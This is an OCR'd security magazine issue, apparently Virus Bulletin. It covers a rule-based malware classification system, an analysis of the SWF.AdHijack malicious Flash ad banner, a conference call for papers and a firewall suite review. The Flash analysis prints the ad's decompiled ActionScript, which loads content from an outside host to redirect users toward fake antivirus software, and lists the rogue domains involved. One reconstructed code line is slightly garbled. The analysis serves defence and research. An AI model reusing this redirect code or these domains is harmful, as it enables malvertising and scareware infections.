


Figure 2: Scanning in action.

embedded into our C application, came to mind. There is certainly no need to reinvent the wheel, and the power of such languages could be very useful to expand the expressiveness of the expressions in the future.

Python and Ruby were our two candidates, both of which fulfil the requirements, but we finally decided on Ruby because there is a wonderful framework for web development named Ruby on Rails, which is based on this language, and we thought it would be nice to use it in the system's web interface. Remember that rules are managed through that web interface, and it is necessary to perform some syntax check on the expressions before updating the database. If the expressions are written in the same language as that used to develop the server side of the web interface, the task is simplified significantly.

ADVANCED EXPRESSIONS

Using the Ruby interpreter to evaluate rule expressions proved to be a good decision, because it allowed us to expand the features of our system without major effort. We quickly realized that a rule based only on the presence or absence of some strings in the file is not always sufficient. Sometimes we need to include in the rule some other aspects of the file to fine-tune it and make it more precise. For example, it would be nice to guarantee that certain rules are satisfied only by Portable Executable (PE) files, or maybe by dynamic link libraries, or we may want to ensure that the file size is within a certain range.

To allow this kind of additional check we introduced the special variable *$file*. This variable doesn't hold a boolean value like *$a*, *$b*, *$c*, and so on, because it doesn't indicate the presence or absence of a given string. The *$file* variable holds an object that represents the file being analysed, and exports some methods and properties that can be used in rule expressions. For example, *$file.is_pe* returns true if the file is a PE, and *$file.is_dll* returns true if it is a DLL. Also, we can get the file size by using *$file.size*, and expressions such as *$file.size < 1000* can be used to ensure the file size doesn't exceed 1,000 bytes.

Furthermore, as Ruby is a fully object-oriented language, where even a numerical constant like '64' is an object of the built-in class Integer, and where built-in classes can be extended by providing new methods for them, we added the methods *KB* and *MB* to the Integer class to allow expressions like this:

$file.size > 64.KB and $file.size < 1.MB

Function calls are also allowed in rule expressions. For example, we implemented the *offset()* function, which receives one of the string variables (*$a*, *$b*, *$c*,...) and returns the offset of the first occurrence of that string in the

file. If *$a = 'MZ'*, the expression *offset($a) == 0* will be true for any file containing the string 'MZ' at the very beginning, as any DOS or *Windows* executable file will do. A similar function called *rva()* returns the relative virtual address of the string if the file is a PE file. The expression *rva($a) == $file.entry_point_rva* will be true for PE files containing string *$a* at their entry point. In this case *$a* should be a hex string, because looking for text strings at executable entry points doesn't make sense at all.

Another interesting function is *rule(),* which is used to obtain the result returned by another rule when applied to the same file. Each rule in the database has a unique numerical identifier that *rule()* expects as input, returning *true* or *false* depending on whether the file satisfies the rule or not. Using this function we can make rules more modular. For example, we can create a rule for detecting executable files containing their own SMTP engine. This can be done by searching for strings used in the SMTP protocol ('HELO', 'EHLO', 'MAIL FROM', 'RCPT TO', etc.).

If we want to create a rule for identifying a particular Internet worm family which is known for implementing its own SMTP engine, we can write an expression like *$a and $b and rule(345),* supposing that *$a* and *$b* are distinctive strings for the particular family we want to identify, and 345 is the identifier of the rule for detecting SMTP engines. In this way we don't need to repeat ourselves whenever we want to write rules for SMTP-aware worms, and the SMTP rule by itself can be useful to alert us about executable files containing their own SMTP engines – since this is not a very common characteristic on normal applications.

CONCLUSION

This rule-driven classification and identification system has proven to be a useful tool for our malware researchers at *PandaLabs*. However, it should be noted that its power also constitutes its weakness. Because the strings are searched all over the target files, they must be chosen carefully when creating new rules to avoid false positives or misidentification.

A great background knowledge of malware analysis is required in order to create really effective and trustworthy rules. On the other hand, the system can be used not only to identify malware families, but also to identify the compiler used to build executables; to determine if a file was generated with installation software like *InstallShield*, *NSIS*, and similar tools; and to locate shellcodes and IP packets commonly encountered in Internet worms. I'm sure there are other uses for the system that we have not yet discovered.

FEATURE 3

INSIDE ROGUE FLASH ADS

Dennis Elser, Micha Pekrul
Secure Computing Corporation, Germany

As a follow-up to last month's article on interactive media formats [1], this article takes a closer look at a *Flash* advertising banner belonging to the SWF.AdHijack family – analysing some of the inner details of the SWF file format, such as particular tagged data blocks, ActionScript bytecode and its disassembly.

There is good reason for delving deeper into the SWF file format: malicious web ads are becoming increasingly common [2, 3], and SWF.AdHijack already protects its ActionScript code against decompilation. These rogue ad banners are harmless-looking – they 'only' contain a link to a 'statsa.php' page. That page in turn links to several other PHP web pages until the end of the chain links to malware known as Riskware.Fake.Syscontrol or Winfixer; in *Web 2.0*, it is a long and winding road to the malware executable.

FLASHILY-DRESSED

The signature field of the ad's file header at file offset 0 indicates a ZLIB [4] compressed *Flash* file. The crunched data of compressed SWF files starts at file offset 8, which is in the middle of the file header. After decompression, both the header's Signature field and FileLength field are updated to reflect the changes respectively.




Figure 1: Compressed file header.

Looking at the manually uncompressed data using the freely available *FileInsight* [5] reveals some notable strings prefixed with a large number of whitespace characters (see Figure 2). One of these strings is a URL linking to a PHP page, while other strings belong to a subset of ActionScript statements. The whitespace characters supposedly act as a simple, yet effective, trick to fool users of GUI-driven SWF decompilers into thinking the strings are empty (similar to those well-known email attachments 'MyNakedGirlfriend.jpg<whitespaces>.exe').

Once uncompressed, the *Flash* ad can be inspected for interesting tagged data blocks. The tags of interest, from the perspective of an anti-virus researcher, are those that contain characteristic traits such as particular ActionScript




Figure 2: URL prefixed with whitespace characters.

bytecode, as well as tags used to store significant data (such as prefixed strings).

The *Flash* ad file shows the 'DefineEditText' tag being used several times. This tag is used for creating dynamic text objects, also called edit fields. The following edit fields are found in the banner:

```
a0 = "<whitespaces>loadMovie"
a1 = "<whitespaces> http://adtraff.com/
statsa.php?campaign=toolpost"
a2 = "<whitespaces>createEmptyMovieClip"
a3 = "<whitespaces>getNextHighestDepth"
a4 = "<whitespaces>_url"
a5 = "<whitespaces>substr"
a6 = "<whitespaces>0"
a7 = "<whitespaces>7"
a8 = "<whitespaces>http://"
a9 = "<whitespaces>tz"
a10= "<whitespaces>getTimezoneOffset"
a11= "<whitespaces>60"
```

The edit fields are accessed by their variable names – which, in this case, aren't meaningful (in terms of readability) but only a simple 'a' character followed by a continuous number starting at zero.

Any references to these edit fields are of interest, since the 'unwanted' URL, as well as some suspicious-looking ActionScript keywords, are processed by the code. In order to find any relevant references, the whole *Flash* movie has to be searched for tags containing ActionScript code.

UNBURY THE CODE

The first valuable hit is 'DefineSprite', which is one of the tags which, by convention, may contain a series of further tags [6]. In the case of SWF.AdHijack, a 'DoAction' tag follows. The 'DoAction' tag contains a stream of actions that forms the bytecode in the binary. Here, the first instruction is 'ActionConstantPool', a definition for a constant pool (CP) that is accessible by ActionScript code using indices. Internally, the constants are saved as zero-terminated strings; the supported encodings are either ASCII- or UTF-8.

```
DefineSprite
  DoAction
    constantpool
    (cp)0:   "*"
    (cp)1:   "System"
    (cp)2:   "security"
    (cp)3:   "allowDomain"
    (cp)4:   "this"
    (cp)5:   ""
    (cp)6:   " "
…
    (cp)14:  "_root"
    (cp)15:  "a4"
    (cp)16:  "a5"
    (cp)17:  "a8"
    (cp)18:  "a1"
    (cp)19:  "&u="
    (cp)20:  "Date"
    (cp)21:  "getTime"
    (cp)22:  "a0"
```

Some of the values of the constants shown above have previously been used as variable names for the edit fields ('a0' – 'a11'). Indices into the CP are used by instructions to access the content, as indicated by the *cp* acronym in the disassembly below:

```
push (cp)0 (i)1 (cp)1
getvariable
push (cp)2
getmember
push (cp)3
callmethod
pop
…
```

If the CP index references are substituted with their values, the push instructions become more readable and the meaning of the code becomes more obvious:

```
push "*", 1, "System"
getvariable
push "security"
getmember
push "allowDomain"
callmethod
pop
…
```




Figure 3: Stack layout after first push instruction.

The first push instruction puts three values onto the stack at once. Independently of their types, they are stored as strings on the stack. The stack pointer is updated to point always at the latest value pushed onto the stack.

The 'System' string is exchanged with its value ('System object') by 'getvariable', so the operation is, in fact, a dereference operating directly on the stack. The call to 'getmember' then replaces the 'System object' with a 'System.security object' (see Figure 4).




Figure 4: Stack layout after second and third push instruction, respectively.




Figure 5: High-level code reconstruction.

The subsequent 'callmethod' instruction takes a mutable number of arguments and pops them off the stack in the following order:

- name of method
- ScriptObject
- number of arguments of method to call
- arguments

With this information, the original high-level representation of the code can be restored (see Figure 5).

The result is a single line of code which grants *Flash* movies hosted on an arbitrary domain access to its caller, known as cross-domain scripting:

```
System.security.allowDomain('*');
```

PLASTIC SURGERY

Applying this technique to the whole disassembly found in the currently processed 'DoAction' tag results in the following, admittedly unreadable and obfuscated, code, consisting of lots of 'split()' and 'join()' statements:

```
System.security.allowDomain('*');
this[(a2.split(' ')).join('')]('m1', this[(a3.split('
')).join('')]());
_root[(a4.split(' ')).join('')][(a5.split('
')).join('')]((a6.split(' ')).join(''), (a7.split('
')).join('')) == (a8.split(' ')).join('') &&
this.m1[(a0.split(' ')).join('')]((a1.split('
')).join('') + '&u=' + (new Date()).getTime());
stop();
```

The 'split()' and 'join()' statements not only obfuscate the code, but are also used to remove whitespace characters from the edit field objects seen before. The normalized code shows that the adtraff.com domain is being navigated to using a call to 'loadMovie()':

```
System.security.allowDomain('*');
this.createEmptyMovieClip('m1',
this.getNextHighestDepth());
_root._url.substr](0, 7) == ('http://' &&
this.m1.loadMovie('http://adtraff.com/
statsa.php?campaign=toolpost' + '&u=' + (new
Date()).getTime());
stop();
```

'LoadMovie()' is called with the URL of a PHP page as an argument. However, the opening of any files other than SWF, JPEG, GIF and PNG is unsupported by the 'loadMovie()' method. As expected, a more thorough look reveals the supposed PHP page to be yet another *Flash* movie with further code embedded. That code, depending on a cookie's data, is responsible either for the user seeing an ad banner or for malicious software trying to infect his machine.

ME EAT FLASH COOKIES …

The SWF movie behind statsa.php, hosted on adtraff.com, is requested with the URL parameters 'campaign' and 'u' set to specific content which is parsed by the following piece of ActionScript code:

```
function cookie() {
      var _local4 = new Date ();
      ct = _local4.getTime();
      var _local1 = _url.split("campaign=");
      _local1 = _local1[1].split("&u");
      at.text = _local1[0];
      var _local2 = SharedObject.getLocal
      (_local1[0], "/");
      if (_local2.data.expires == null) {
            _local2.data.expires = ct;
      }
      var _local3 = false;
      if (ct < _local2.data.expires) {
            _local3 = true;
      }
      _local2.flush();
      return (_local3);
}

if (!cookie()) {
      _root[a.split(" ").join("")]
(_url.split("statsa.php").join("statsg.php"));
 }
```

The code makes use of *Local Shared Objects* (LSO) – better known as browser-independent *Flash* cookies, which can store up to 100 KB of data without the user being prompted.

The 'campaign' parameter's content is used as the cookie's name on disk followed by a '.sol' file extension. In the case of SWF.AdHijack, the name is 'toolpost.sol.' In addition, the current time ('ct') is compared to the time stored within the cookie – if it exists. If there is no cookie named 'toolpost.sol', or its expiry date has passed, the user is

redirected to another script named 'statsg.php'. Otherwise the cookie's expiry date is updated with the current time and is eventually written to disk using the 'SharedObject.flush()' method.

The ActionScript code found in the 'statsg.php' movie file tries to keep the number of redirects to a minimum, based on the time found in the LSO. This makes it hard to reproduce the infection process, but once the trigger is known, it can easily be circumvented by deleting the cookie. LSOs on *Windows* machines are located under '%AppData%\Macromedia\Flash Player\#SharedObjects' or can be managed via the *Adobe Flash Player Settings Manager* [7].

... AND MEET A BABEL FISH

After several more redirects from one site to another, server-side code decides to where the user is finally being redirected, depending on the browser's default regional settings (as per 'Accept-Language' HTTP header). At the time of this writing, the following set of rogue domains are the redirection destinations depending on the user's language settings. The table lists all ISO 639-1 compliant short codes for language names currently supported by the malware.

da	Danish	fiksdinpc.com
de	German	diskretter.com
en	English	malware-scan.com
es	Spanish	ahorrememoria.com
fr	French	erreurchasseur.com
it	Italian	toolsicuro.com
ja	Japanese	hadodoraibugado.com
nl	Dutch	schijfbewaker.com
no	Norwegian	minnesparere.com
sv	Swedish	tryggpcverktyg.com

Any languages not listed above will be redirected to the harddriveguard.com domain by default.




Figure 6: Process of user being hijacked.

The content of these rogue domains is customized to fit the language settings of the user's web browser.

Efforts are made to convince users to download fake virus removal software by pretending their systems are infected. Of course, the supposed removal software is the real threat, and the support for multiple languages significantly extends the malware's global reach.

CONCLUSION

With the emerging use of active content within rich media files, digital marketing companies should take greater care of the content they deliver through their ad networks. With the capabilities of evolving scripting languages and cross-site scripting, there is good reason to look at ads more carefully. This article has shown the steps involved in the analysis of *Flash* ad banners, including decompiling and understanding obfuscated ActionScript code.

Tools featuring even more complicated obfuscation layers and self-modifying code may be added to the attackers' arsenal in the future. And as mutable, external factors come into play – such as cookies, time, preferred languages or ActionScript code – the banner's behaviour may change at any time. Banners, videos and other multimedia documents do contain active content nowadays, and one reasonable way to help protect end-users against the misuse of these formats is by inspecting any embedded code.

REFERENCES

[1] Blow up your video. Virus Bulletin, December 2007, pp.13–15.

[2] Yahoo feeds Trojan-laced ads to MySpace and PhotoBucket users, http://www.theregister.co.uk/2007/09/11/yahoo_serves_12million_malware_ads/.

[3] DoubleClick serves up vast malware blitz, http://www.eweek.com/article2/0,1895,2215635,00.asp.

[4] RFC 1950 – ZLIB Compressed Data Format Specification version 3.3, http://www.faqs.org/rfcs/rfc1950.html.

[5] Secure Computing FileInsight, http://www.webwasher.de/download/fileinsight.msi.

[6] Macromedia Flash File Format Specification Version 7, http://www.adobe.com/licensing/developer/.

[7] Adobe Flash Player Settings Manager, http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager06.html.

CALL FOR PAPERS

VB2008 OTTAWA

Virus Bulletin is seeking submissions from those wishing to present papers at VB2008, which will take place 1–3 October 2008 at the Westin Ottawa, Canada.

The conference will include a programme of 40-minute presentations running in two concurrent streams: Technical and Corporate. Submissions are invited on all subjects relevant to anti-malware and anti-spam.

In particular, *VB* welcomes the submission of papers that will provide delegates with ideas, advice and/or practical techniques, and encourages presentations that include practical demonstrations of techniques or new technologies.

SUGGESTED TOPICS

The following is a list of topics suggested by the attendees of VB2007. Please note that this list is not exhaustive – the selection committee will consider papers on any subjects relevant to the anti-malware community.

- Forensics
- Non-*Windows* malware
- Demonstrations of malware in action
- Mobile threats
- Analysis tools
- Botnets
- Fast-flux network threats
- Banking trojans
- Rootkits
- Behavioural detection & behaviour blocking
- Virtualization
- Network-based malware control (IDS/IPS)
- Search engines in research/vulnerability assessment
- Targeted attacks
- Data mining and analysis
- Spyware
- Pattern matching
- Formal mathematical approaches
- Zombie networks
- Obfuscation methods
- Reverse engineering
- Automation in sample gathering, processing and analysis
- Wireless security
- Unpackers/emulators
- Server-side polymorphism
- Anti-malware testing
- Whitelisting/application control
- Infection case studies (corporate and technical)
- Maintaining layered defence in the enterprise
- Attack scenarios – how to handle them
- End-user impact and statistics
- Social engineering
- Law enforcement and legal aspects of spam & malware
- Phishing & anti-phishing techniques
- Anti-spam performance testing
- Managing spam in a corporate environment
- Latest anti-spam techniques

HOW TO SUBMIT A PROPOSAL

Abstracts of approximately 200 words must be sent as plain text files to editor@virusbtn.com no later than **Friday 7 March 2008**. Please include full contact details with each submission and indicate whether the paper is intended for the technical or the corporate stream.

Following the close of the call for papers all submissions will be anonymized before being reviewed by a selection committee; authors will be notified of the status of their paper by email.

Authors are advised that, should their paper be selected for the conference programme, the deadline for submission of the completed papers will be Monday 9 June 2008. Full details of the paper submission process are available at http://www.virusbtn.com/conference/vb2008/call/.

LAST-MINUTE PRESENTATIONS

In addition to the 40-minute presentations, a portion of the technical stream will be set aside for 20-minute, 'last-minute' technical presentations, proposals for which need not be submitted until three weeks before the start of the conference. Presenting a full paper will not preclude an individual from being selected to present a last-minute presentation. Further details will be released in due course.

PRODUCT REVIEW

AGNITUM OUTPOST SECURITY SUITE PRO 2008

John Hawes

For some time now, *VB*'s standalone product reviews have tended to focus on the latest offerings from familiar names with long histories in the VB100 tests. This month, however, we look at one of the newest members of the VB100 club, *Agnitum Outpost*, which achieved its first VB100 award in the last test (see *VB*, December 2007, p.16) – on only its second attempt. While we have witnessed a recent trend that has seen many AV firms rolling firewalls into their products to build their security suites, this time we see how a firewall expert has fared having added malware detection to its product.

Founded in St. Petersburg in 1999, *Agnitum*'s launch products were proto-firewall *Jammer* and anti-trojan system *Tauscan*. With the release of the first version of *Outpost* in 2002 the company soon became expert in the firewalls business, with the *Outpost* name one of the most widely recognized and respected in the field, and licensed for inclusion in a raft of leading security suites. The company's own *Outpost Security Suite*, first released in spring 2007 and recently upgraded to a 2008 version, includes the standard selection of security essentials: anti-malware, anti-spam and intrusion prevention, alongside the sophisticated firewall.

The company also provides a standalone version of the firewall – available, like the full suite, on a 30-day free trial basis – and a bigger suite aimed at small businesses providing gateway filtering and client management tools. The firm's *Spam Terrier* spam-filtering tool is offered free of charge to all users.

WEB PRESENCE, INFORMATION AND SUPPORT

The company's home on the web, www.agnitum.com, is a clean and simple place, uncluttered by excessive frippery and displayed in a pleasant range of deep blues. The front page features prominent links to the flagship products, the firewall and the suite. Further down the page are links to various news articles, the company blog and signup systems for some monthly newsletters that provide product information and general security advice.

The standard pages of marketing information on the product range are augmented by some more useful technical information, which is often missing from such areas. Details of the latest product versions, file sizes etc. are provided to guide downloaders, and lists of changes in each version are provided for each, as well as the expected overviews of the products and their functionality. Screenshots of various parts of the interfaces and a clear and straightforward pricing guide can also be found here.

Some information about the company, its history, current vision and future plans is provided, along with testimonials from various companies that integrate the *Outpost* firewall into their own products – an impressive list which includes familiar names such as *Lavasoft*, *Sophos*, *Novell*, *BullGuard* and *Quick Heal* (formerly known as *CAT Computing*). An awards page is similarly well stocked, with recognition from a wide range of magazines and review websites affirming the firewall product's excellent reputation. The monthly product newsletter, the company blog and numerous press releases discuss the latest additions and updates to the product, with the occasional aside to mention external recognition, the latest and most proudly promoted of which is a 100% rating in *Matousec*'s recent round of independent firewall leak tests. On a more general note, the company's 'Security Teacher' area carries broader articles, quizzes and cartoons aimed at educating readers about the world of computer security as a whole.

This area is admirably simple, clearly laid out and lacks the marketing doublespeak that so often blights corporate websites. The support area proved similarly pleasant, opening with a set of popular entries in the knowledgebase. One of these was a piece on optimizing firewall performance when running a third-party AV product, with detailed instructions for excluding the *Outpost* log from on-access scanning in a lengthy list of common scanners. The remainder of the knowledgebase seemed similarly detailed and well written, although its full size was hard to judge as there was no option simply to browse the contents (always fun for the aimless visitor) instead providing only a search option for more purposeful users of the site. Further product support is provided in the ample, and again impressively well-written, documentation downloads, and also in a set of forums. In addition to the official company forum, links are provided to several fan-maintained pages in numerous languages. All of these seem to be bustling both with advice-seekers posting queries and legions of active power-users jostling to assist.

Should a problem prove insurmountable using these various resources, or should a user wish to provide general thoughts or feedback, direct support contact with *Agnitum* is available both via an online form and via live chat systems. Access is granted to free and trial users, but with priority given to fully paid-up customers.

The final entry in this area is a description of the 'ImproveNet' system, a collective updating technique which allows firewall rules created by users to be merged into a

central database of known good behaviours, which can then be applied locally to new installations or those still adopting new rules. The idea is to keep popup requests for clearance to a minimum – aiming to reduce the longstanding problem in the firewall sphere where a certain amount of power to control behaviour has to be granted to the user, who often lacks the wisdom or experience to judge for themselves whether a given action is appropriate. Intrigued to see how this system would operate in the real world, I got down to putting the product to the test.

INSTALLATION AND CONFIGURATION

Installation is fairly straightforward, with the standard chain of information, EULA, location selection, and the choice of whether or not to attempt an update during installation before the process gets started – this is pretty smooth and speedy. The installer can detect several other security products, and can even tweak the modules installed to ensure compatibility where possible. The installation process was fairly rapid, though on some slower systems it tended to linger a little during the installation of some *Microsoft Visual C++* related software and the core networking components.

Once the basic parts are installed, the user is presented with some choices – to implement standard protection levels or to go for maximum security by tweaking some advanced settings. The standard mode is highlighted by default, accompanied by a warning that some more esoteric leak tests may penetrate the firewall with this setting. Next come some efficiency choices – the option to enable 'SmartScan', a technique to speed up scanning times using hidden files caching logs of scanned files, and the on-access scanning settings, which default to scanning all accessed files but can be set to look only at programs being executed.

The final stage presents the option to join a community program sharing settings for known good behaviour, and offers a choice of setup methods, with either a set of standard rules being implemented from the off, or a 'training' period during which all activity will be allowed, but monitored and added to the list of trusted behaviour. This second mode is, of course, only recommended for users who are sure their systems are clean and safe, and due to time constraints was not experimented with for the purposes of this review. With all choices made, the final configuration takes place, chugging along for a few moments, and a reboot is required to get things fully activated.

On reboot, the main GUI of the product appears, looking a little unusual. The set of modules listed in the left-hand tab, and row of buttons for scanning, configuration, help etc. along the top are fairly standard, but the main area of the

window is taken up with a bright splash of a logo and some blurb about the company's blog and 'Security Teacher' portal, along with links to various parts of the website, including stats and documentation pages. There is none of the usual information regarding the state of the security system, which must instead be checked in detail on the various subpages.

On networked systems in the lab, the LAN was no longer accessible – and on some machines with unusual hardware, the screen resolution had for some reason been set to the lowest possible setting. This was simple to resolve, but showed the first of what was to be many popups requesting permission for a change to the registry. Fixing the LAN issue was a little more complex, and involved visiting the network controls section to find the LAN detection facility, where a few simple tweaks soon had things up and running.

On a simpler standalone home PC no such issue presented itself, and in both cases the systems seemed at first to run fairly unhindered by the new security setup, carrying out a series of standard tasks, opening documents, web browsing, emailing and so on without interruption, although an interesting-looking new sidebar appeared in *Internet Explorer*. On launching a game the product spots the switch to full screen and offers to move itself into a matching mode, preventing play from being interrupted by any popups, and can be set to default to this action whenever the system goes to full screen.

With the product set up to a basic level, it was time to put it to the test with some more non-standard activity, installing unusual software, foolishly running malicious files and so on.

SYSTEM PROTECTION AND MALWARE DETECTION

Agnitum and the *Outpost* brand have been firmly associated with firewalls for some time. The latest iteration of the

product adds numerous improvements to an already strong pedigree, including enough configuration tweaks and defences to attain excellent protection from leaks, as proven in independent tests. Blocking external penetration also seems solid, with the stealth mode fully preventing a system from being detected. Alerting on possible attack can be set anywhere from a minimal level, with only heavy bombardments being flagged for the user's attention, all the way up to constant, with the user informed of every probe and poke from the network.

Configuration of the product is a somewhat convoluted task, relying heavily on the user to decide the correct settings for themselves – while many products have concentrated on maximum coverage of standard software behaviours, *Outpost* has a base knowledge and built-in rules for a core set of the most common items, with anything else prompting a query dialog, or more often several. These range quite widely in usefulness – while many recognize a type of action and offer to apply a default rule set for a type of software (such as browsers or chat clients), many more items require rules to be set manually. The process is rendered as simple as possible, but inevitably some understanding of networking terminology is required to ensure the best protection is in place.

To assist the decision process each popup includes some information describing the risks involved in allowing a given action, offering less educated users a valuable chance to learn about the way their system works and the possible dangers they face. With the 'ImproveNet' system, this process should become less arduous, as the user community adds more rule sets for a wider range of items.

No matter how solid a firewall is, there are many ways for malware to find its way onto a system, mostly at root due to a user doing something they shouldn't. To counter this, *Agnitum* has beefed up its renowned perimeter protection with both standard anti-malware and an intrusion prevention system.

The malware scanning functionality is provided by *VirusBuster*, whose engine seems to be becoming an ever more popular choice for inclusion in third-party suites. *VirusBuster*'s own product has been a regular on the VB100 test bench for some time, having made its first appearance in 2000, and having achieved some excellent results in recent years. Detection rates, while not quite at the level achieved by the very best-performing products, have always been pretty good.

Scanning speeds in the recent VB100 tests have been quite impressive for *VirusBuster* too, and although some hardware compatibility issues meant that *Outpost* had to be excluded from the speed measurement in the most recent test, the scanning throughput and on-access overhead seems to be at

around the same level, with scanning slightly faster and overhead slightly heavier than the parent product. This can be improved upon using an optional system of hidden files logging already checked items, which are then excluded from future scans.

Control and configuration of the malware detection element of the product is very well designed, clear and simple to use – and to my mind, considerably easier than the interface offered by *VirusBuster*'s own product. Scanning from the interface or the context menu is straightforward to implement, with a fair amount of configuration available for both this and the on-access scanner.

The on-access scanner defaults to checking files on every access attempt, but can also be set to examine files only when fully executed. The default, and apparently only available behaviour of the on-access scanner is to block access to infected files without further action, leaving them in place on the system. It may, therefore, be wise to ensure an occasional scheduled scan is run with the 'cure' or 'remove' options activated, to ensure no nasties are left lying around waiting to be activated when the suite is switched off.

The HIPS system is a little more demanding on the user. This works in conjunction with the firewall, watching the activity of running processes and flagging up any possibly dangerous behaviour, in this case focusing on the local system rather than the network. Despite receiving a shiny new version of the product several days into the month, with only a short space of time in which to run tests, it was not too difficult to find a selection of files not spotted by the anti-virus engine with which to exercise the behavioural blocker.

A series of worms, trojans, adware programs and other nasties were run to observe the actions of the protection system in its default settings, and most seemed to be spotted in some way or another. The registry is closely guarded, and any attempt to add or adjust entries in important areas is


blocked. Attempts to open network ports or connect outwards in any way are picked up by the firewall, of course, and processes trying to modify other running processes are also spotted. Installing files into vital system folders is not counted as a bad action, however, and numerous items were able to drop their executables and libraries into the system32 folder or elsewhere.


File infectors also seemed to be allowed a fairly free rein – it would seem sensible to assume that something trolling through folders altering every executable it finds is probably malware, or at least worthy of an alert. With higher security settings, more behaviours are watched for, and at the highest level just about any attempt to run an executable for which explicit rules have not yet been created generates a popup dialog. Even in the default mode, however, just about every piece of unknown malware that was run resulted in some form of detection, even if in some cases it was only at the last line as outbound connections were spotted.

Throughout the last paragraph every reference to detecting or blocking an action in fact means that a popup appeared, offering to allow, block or create rules. Like the firewall, considerable user interaction is required, and likewise at least some level of alertness and understanding is necessary. The default action of the popups is generally to allow, and it seems likely that less switched-on users will end up blindly clicking 'OK' without much thought about what might be happening. The alert user, seeing an unexpected action occurring, will be able to investigate further and thus maintain a highly secure system.

OTHER FUNCTIONALITY AND GUIDANCE

Many of the other tools here are fairly obvious extensions of the overall scheme. Web filtering is provided, with a tool in the configuration interface controlling active content in web pages mirrored by a plug-in for *Internet Explorer*. While



